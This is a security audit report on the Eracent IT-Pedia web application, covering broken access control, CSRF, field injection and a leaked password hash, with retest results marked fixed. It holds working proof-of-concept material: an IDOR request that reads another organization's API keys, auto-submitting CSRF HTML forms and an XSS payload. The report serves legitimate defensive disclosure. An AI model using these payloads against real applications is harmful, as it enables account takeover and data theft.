securitum

Security report

SUBJECT

Eracent IT-Pedia web application

DATE

16.06.2025 – 17.06.2025

RETEST DATE

10.07.2025 – 11.07.2025
27.01.2026 (2nd iteration)

LOCATION

Poznan (Poland)
Cracow (Poland)

AUTHORS

Adam Borczyk
Kalina Zielonka (retest)
Julia Grzegorczyk (retest – 2nd iteration)

VERSION

1.2

securITum

Executive summary

This document is a summary of work conducted by Securitum. The subject of the test was the IT-Pedia web application available at *https://[HOSTNAME]/*.

Tests were conducted within a production environment. No user account was provided, but the application offers a self-registration for a trial version.

The most severe vulnerabilities identified during the assessment were:

- possibility to read other users' data (SECURITUM-2415626-001),
- no protection against Cross-Site Request Forgery, resulting in possibility to trick another user into performing an action in the interest of the attacker (SECURITUM-2415626-002).

Since this audit, having a very short timeframe, revealed two significant security issues, it is recommended to perform a full security audit of the application.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP ASVS as well as internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Burp Suite Professional, ffuf, nmap), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Status after retest (11.07.2025)

The following vulnerabilities were submitted for retesting:

- SECURITUM-2415626-001,
- SECURITUM-2415626-002,
- SECURITUM-2415626-004.

Vulnerability	Severity	Status
SECURITUM-2415626-001: Authorization – broken access control	HIGH	FIXED
SECURITUM-2415626-002: Lack of protection against Cross-Site Request Forgery (CSRF) attack	MEDIUM	PARTIALLY FIXED
SECURITUM-2415626-004: Password hash returned in API response	INFO	IMPLEMENTED

Status after retest (27.01.2026)

The retest for SECURITUM-2415626-002 was performed on January 27, 2026. The result of the work is creation of a „Status after retest (27.01.2026)" section for the tested vulnerability containing detailed information about the retest.

Vulnerability	Severity	Status
SECURITUM-2415626-002: Lack of protection against Cross-Site Request Forgery (CSRF) attack	MEDIUM	FIXED

Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.


- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview


Below, a statistical summary of vulnerabilities is shown:



Additionally, 6 INFO issues were reported.

Statistical overview after retest (11.07.2025)

Below, a statistical summary of vulnerabilities is shown:



Additionally, 5 INFO issues were excluded from the retest.

Statistical overview after retest (27.01.2026)

All vulnerabilities have been fixed.

Additionally, 5 INFO issues were excluded from the retest.

Contents

Change history

Document date	Version	Change description
27.01.2026	1.2	The following post retest changes have been added: • "Status after retest (27.01.2026)" section for the tested vulnerability, • "Status after retest (27.01.2026)" and “Statistical overview after retest (27.01.2026)” sections in the summary.
11.07.2025	1.1	The following post retest changes have been added: • "Status after retest" section for each vulnerability and informational issues, • "Status after retest" and “Statistical overview after retest” sections in the summary.
20.06.2025	1.0	Creation of the document.

Vulnerabilities in the web application

[FIXED] [HIGH] SECURITUM-2415626-001: Authorization – broken access control

STATUS AFTER RETEST

Vulnerability has been fixed.

SUMMARY

The tested application does not implement proper authorization of access to data; thus any application user may access data of other users.

By exploiting this vulnerability, it was possible to access the list of API keys of another organization.

Because the registration to the application is open (through a trial program), anyone in the public Internet can list data of any IT-Pedia user/organization.

Details described below show API keys listing. Due to the short timeframe of the audit, it was not possible to fully check other functionalities, so the listing should be treated as an example, not as a complete list of authorization-related issues.

More details:

- https://owasp.org/www-community/Broken_Access_Control
- https://cwe.mitre.org/data/definitions/284.html
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

PREREQUISITES FOR THE ATTACK

Knowledge of target organization's or user's GUID.

TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to gain an access to another user's data, the following steps have to be performed:

1. Log into the application using one account (in this example "account").
2. Generate an API key.
3. Within HTTP traffic logs in the browser, note that the GUID of current user is `b72e6fe8-bcb2-[…]`. This can be seen for example in requests to `/PB/Services/ApiKeysService` endpoint.
4. Sign out from the application.
5. Log in as another user, in this case "account3".
6. Navigate to API keys list and observe that it is empty for the current GUID `5a4b658f-4906-[…]`.
7. Take the underlying HTTP message originating from "account3" user and modify GUID in the URL to contain identification of the former user "account" - `b72e6fe8-bcb2-[…]`. The modified request looks like below. Note that the cookies belong to the second account "account3":

```
GET /PB/Services/ApiKeysService(guid'b72e6fe8-bcb2-[…])/ForUser?%24inlinecount=allpages HTTP/2
Host: [HOSTNAME]
Cookie: cookies=yes; dontShowExpirationDate=true; readWhatsNew=2025-02-10;
ASP.NET_SessionId=b2[...]y1; __RequestVerificationToken_L1BC0=0F[...]w1;
.AspNet.ApplicationCookie=ias[...]Q6Q
[...]
```

In response, the application returns a list containing API keys of “account” user:

```
HTTP/2 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: srv
Dataserviceversion: 3.0
Date: Wed, 18 Jun 2025 09:24:00 GMT
Content-Length: 953

{
  "odata.metadata": "https://[HOSTNAME]/PB/Services/$metadata#ApiKeysService",
  "odata.count": "2",
  "value": [
    {
      "ApiKey_ID": 17,
      "User_ID": "b72e6fe8-bcb2-[…]",
      "Account_ID": "5a4b658f-4906-[…]
      "UserName": "account",
      "CreatedDate": "2025-06-18T09:21:53.2",
      "ExpirationDate": "2025-09-16T09:21:53.19",
      "ApiKeyName": "test",
      "IsRecalled": false,
      "Status": "Active",
      "RecalledDate": null,
      "RecalledByUser_ID": null,
      "RecalledByUserName": null,
      "ApiKeyPrefix": "9[…]",
      "ApiKeySuffix": "L[…]"
    },
    {
      "ApiKey_ID": 18,
      "User_ID": "b72e6fe8-bcb2-[…]",
      "Account_ID": "5a4b658f-4906-4[…]",
      "UserName": "account",
      "CreatedDate": "2025-06-18T09:22:34.76",
      "ExpirationDate": "2271-11-16T09:22:34.77",
      "ApiKeyName": "test\\u0041asdf",
      "IsRecalled": false,
      "Status": "Active",
      "RecalledDate": null,
      "RecalledByUser_ID": null,
      "RecalledByUserName": null,
      "ApiKeyPrefix": "r[…]",
      "ApiKeySuffix": "R[…]"
    }
  ]
}
```

LOCATION

It is recommended to verify all endpoints that accept parameters in a form of username, ID or similar. Endpoint listing API keys is only an example.

RECOMMENDATION

It is recommended to implement or improve the mechanism responsible for verification of access to data. A user should be able to access only the resources that he or she owns.

It is advisable to use one central authorization module and implement the application so that all operations performed in the application pass through it.

More information:

- https://wiki.owasp.org/index.php/Category:Access_Control
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Testing_Automation.html
- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

[FIXED] [MEDIUM] SECURITUM-2415626-002: Lack of protection against Cross-Site Request Forgery (CSRF) attack

STATUS AFTER RETEST (27.01.2026)

The vulnerability has been fixed.

STATUS AFTER RETEST


The vulnerability has been partially fixed. While the specific CSRF attack described in the PoC section is no longer feasible, the application still utilizes the GET method for certain state-changing operations, such as updating a user's profile:

```
GET /…/ UpdateUser?models=%7B%22Id%22%3A%22f8475a22-3383-
[…]5bb1%22%2C%22Email%22%3A%22[REDACTED]%22%2C%22EmailConfirmed%22%3Atrue%2C%22PhoneNumber%22%3An
ull%2C%22PhoneNumberConfirmed%22%3Afalse%2C%22TwoFactorEnabled%22%3Afalse%2C%22LockoutEndDateUtc%
22%3Anull%2C%22LockoutEnabled%22%3Afalse%2C%22AccessFailedCount%22%3A0%2C%22UserName%22%3A%[REDAC
TED]%22%2C%22ExpirationDate%22%3A%222025-07-
31T20%3A00%3A00.000Z%22%2C%22IsArchived%22%3Afalse%2C%22Account_ID%22%3A%2200e632dd-6cd7-
[…]%22%2C%22Name%22%3A%22test%22%2C%22LastName%22%3A%22test%22%2C%22CreatedDate%22%3A%222025-07-
10T13%3A21%3A13.093Z%22%2C%22ExternalUser_ID%22%3Anull%2C%22AllowInternalLogin%22%3Atrue%2C%22All
owExternalLogin%22%3Afalse%2C%22IsServiceUser%22%3Afalse%2C%22IsValidUser%22%3Atrue%2C%22IsPendin
gUser%22%3Afalse%2C%22UserRoles%22%3A%22%5B%7B%5C%22Translation[…]HTTP/2
Host: [HOSTNAME]
Cookie: […]
[…]
```

Redirecting the user who has an active session in the application and appropriate permissions to the page containing the HTML/JavaScript code given below will result in editing a user who has an account in the application:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://[HOSTNAME]/PB/Account/UpdateUser">
      <input type="hidden" name="models"
value="&#123;&quot;Id&quot;&#58;&quot;f8475a22&#45;3383&#45;4edd&#45;88dd&#45;b26706855bb1&quot;&
#44;&quot;Email&quot;&#58;&quot;[REDACTED]&#43;test&#64;[REDACTED]&#46;pl&quot;&#44;&quot;EmailCo
nfirmed&quot;&#58;true&#44;&quot;PhoneNumber&quot;&#58;null&#44;&quot;PhoneNumberConfirmed&quot;&
#58;false&#44;&quot;TwoFactorEnabled&quot;&#58;false&#44;&quot;LockoutEndDateUtc&quot;&#58;null&#
44;&quot;LockoutEnabled&quot;&#58;false&#44;&quot;AccessFailedCount&quot;&#58;0&#44;&quot;UserNam
e&quot;&#58;&quot;AudytorTestCSRF&quot[…]
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

The result of the attack is shown in the screenshot below:



SUMMARY

The tested application does not implement any protection against Cross-Site Request forgery attack. An attacker may execute any action in the application with another user's privileges, by convincing the user to enter URL, on which malicious HTML/JavaScript code was embedded.

During the audit it was shown that by entering a malicious page on attackers' domain, it is possible to invite attacker's account to the organization. Currently requests without `__RequestVerificationToken` parameter are accepted.

In this scenario knowledge about a GUID of a target organization is required. While this is not a public knowledge by design, an attacker can potentially use another vulnerability (SECURITUM-2415626-001) to disclose this number.

More details:

- https://owasp.org/www-community/attacks/csrf
- https://owasp.org/www-project-code-review-guide/reviewing-code-for-csrf-issues
- https://cwe.mitre.org/data/definitions/352.html

PREREQUISITES FOR THE ATTACK


An account owner has to visit a malicious page, delivered by the attacker.

TECHNICAL DETAILS (PROOF OF CONCEPT)


Redirecting the user who has an active session in the application and appropriate permissions to the page containing the HTML/JavaScript code given below will result in inviting the specified account to the organization:

```
<html>
  <body>
    <form action="https://[HOSTNAME]/PB/User/SubmitUserCreationWhenAuthorized" method="POST"
enctype="multipart/form-data">
      <input type="hidden" name="InvitationPass" value="" />
      <input type="hidden" name="AccountID"
value="9d6f6c7a&#45;e5c6&#45;42ea&#45;bde1&#45;122276508bfe" />
      <input type="hidden" name="CanCreateNewUser" value="True" />
      <input type="hidden" name="IsAuthenticatedUser" value="True" />
      <input type="hidden" name="AccountName" value="account3" />
      <input type="hidden" name="AccountEmail" value="[…]" />
      <input type="hidden" name="SameAsContactEmail" value="True" />
      <input type="hidden" name="UserDetails&#46;Login" value="addnewuserscrt" />
      <input type="hidden" name="UserDetails&#46;Password" value="[...]" />
      <input type="hidden" name="UserDetails&#46;ConfirmPassword" value="[...]" />
      <input type="hidden" name="UserDetails&#46;FirstName" value="addnewuserscrt" />
      <input type="hidden" name="UserDetails&#46;LastName" value="addnewuserscrt" />
      <input type="hidden" name="UserDetails&#46;ContactEmail" value="[…]" />
      <input type="hidden" name="UserDetails&#46;PhoneNumber" value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

The page above was hosted on auditor's local domain (therefore outside of the application's domain). Upon entering the page in the browser, while having an active session in IT-Pedia in another tab, the browser sends invitation HTTP request and displays a success message:



The invited account is now listed in the manager's panel:



LOCATION

All state-changing actions in the application.

RECOMMENDATION

It is recommended for the application to send a random anti-CSRF token in an HTTP response. The token must then be validated on the server side. Requests that do not contain the token or contain it with an incorrect value should be rejected. In the most secure implementation every response contains different anti-CSRF tokens.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Informational issues

[NOT TESTED] [INFO] SECURITUM-2415626-003: Lack of general field validation


SUMMARY

During the test, it was observed that some of the fields do not have the correctly implemented data verification. As a result, it was possible to inject JavaScript code onto the page. However, because it was not possible to deliver the injected code to other users, this issue is reported as informational.

Vulnerability does not currently create a direct security risk, but if the application communicates with other systems, it may cause unexpected behaviour. Moreover, potential attacker having unrestricted time, may be able to bypass current filters and become able to deliver the attack to other users.

TECHNICAL DETAILS (PROOF OF CONCEPT)


There are several fields in the subscription form that are rendered directly as HTML. In the example below, a text of `order<s>order</s>` was set into "Order Message" field (and similar variations respectively in other fields). As a result, HTML code was rendered in the final form page, displaying strikethrough around a given word:




In another example, a JavaScript code was injected by setting the following code in "How did you hear about Eracent" field:

```
account<img src onerror='alert(document.domain)'/>test
```

This code caused the final page to render and display current domain name in a popup box:



Rendered code can be seen in the developers' tool panel:



LOCATION

Most of the fields in subscription form, including invisible fields - password and password confirmation.

RECOMMENDATION

It is recommended to validate all the data received from a user (rejection of values inconsistent with the template/format of a given field – whitelist approach) and then encode it on the output in relation to the context in which it is embedded (in all places of application, not only those specified in the description).

For this purpose, it should be verified whether the framework used by the application has built-in functions that implement the described recommendation.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[IMPLEMENTED] [INFO] SECURITUM-2415626-004: Password hash returned in API response

STATUS AFTER RETEST

Recommendation implemented.

SUMMARY

During the audit, it was observed that JSON response returning user details contains “PasswordHash” field. An attacker that can gain knowledge of the hash (for example through Cross-Site Scripting attack or other), may try to reverse-engineer the hash, guess its algorithm and in effect, try to crack the password.

This issue is described as of informational level, because without support from other attacks, it was not possible to disclose other user’s hashes.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example of the HTTP request sent to the application:

```
GET /PB/Account/GetUserInfo?user_ID=e225bc26-9e3c-[…] HTTP/2
Host: [HOSTNAME]
Cookie: [...]
```

In response, the application returns user’s password hash:

```
{
    "Id": "e225bc26-9e3c-[…]",
    "Email": "[…]",
    "EmailConfirmed": true,
    "PasswordHash": "ABJ[...]+Dw==",
    "SecurityStamp": "a3b80f6d-b482-[…]",
    "PhoneNumber": null,
    "PhoneNumberConfirmed": false,
    "TwoFactorEnabled": false,
    "LockoutEndDateUtc": null,
    "LockoutEnabled": false,
    "AccessFailedCount": 0,
    "UserName": "account3",
    "ExpirationDate": null,
    "IsArchived": false,
    "Account_ID": "9d6f6c7a-[…]",
    "Name": "[…]",
    "LastName": "3",
    "IsValidUser": true,
    "IsPendingUser": false,
    "UserRoles": "[{\"Translation\":\"Account
Manager\",\"Role_ID\":\"5\",\"Name\":\"AccountManager\",\"IsInternal\":false,\"IsPartner\":false}
,{\"Translation\":\"My Products
Editor\",\"Role_ID\":\"7\",\"Name\":\"MyProductsEditor\",\"IsInternal\":false,\"IsPartner\":false
},{\"Translation\":\"API
User\",\"Role_ID\":\"8\",\"Name\":\"ApiUser\",\"IsInternal\":false,\"IsPartner\":false}]",
    "CreatedDate": "\/Date(1750230125323)\/",
    "AccountDescription": "[…]",
    "CompanyName": null,
```

```
    "PageSize": 25
}
```

LOCATION

Endpoint `/PB/Account/GetUserInfo`

RECOMMENDATION

It is recommended to remove all unnecessary information from the HTTP responses that are not mandatory for business operation.

